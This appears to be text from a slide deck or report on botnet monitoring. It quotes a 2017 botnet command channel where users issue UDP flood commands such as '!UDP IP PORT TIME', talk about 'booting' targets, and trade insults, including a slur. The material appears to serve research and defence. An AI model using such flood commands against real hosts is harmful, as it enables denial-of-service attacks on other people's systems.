September 5th 2017, 23:52:52.936 chill with the attacks bro

September 6th 2017, 00:04:21.536 RULES NO SPAMMING!!!

September 6th 2017, 00:07:08.811 Dontai who are yu?

September 6th 2017, 00:09:40.752 Thats the last one for the night i promise

September 6th 2017, 00:11:19.104 UDP IP PORT TIME 32 13332 1337 400

September 6th 2017, 00:11:56.703 !UDP IP PORT TIME 32 1337 400

September 6th 2017, 00:14:48.932 ok

September 6th 2017, 00:15:08.848 showing someoe how to boot

September 6th 2017, 00:15:22.236 ok

September 6th 2017, 00:15:40.060 only use !*UDP

September 6th 2017, 00:17:23.776 No lol

September 6th 2017, 00:21:05.844 WYM NO


September 6th 2017, 00:21:15.618 USE !* UDP

September 6th 2017, 00:21:29.744 LMAO MY BAD

September 6th 2017, 00:24:14.108 STD dont work only UDP

September 6th 2017, 00:28:31.599 just wanted to lag them out

Case Study:



September 25th 2017, 16:04:35.411 80

September 25th 2017, 16:04:37.613 80

September 25th 2017, 16:04:45.708 are you retarded?

September 25th 2017, 16:04:51.724 yea

September 25th 2017, 16:05:03.860 i can tell lmao

September 25th 2017, 16:05:23.860 its my first time on a botnet lol

September 25th 2017, 16:06:08.748 pm me

Improving botnet monitoring

- Automation!

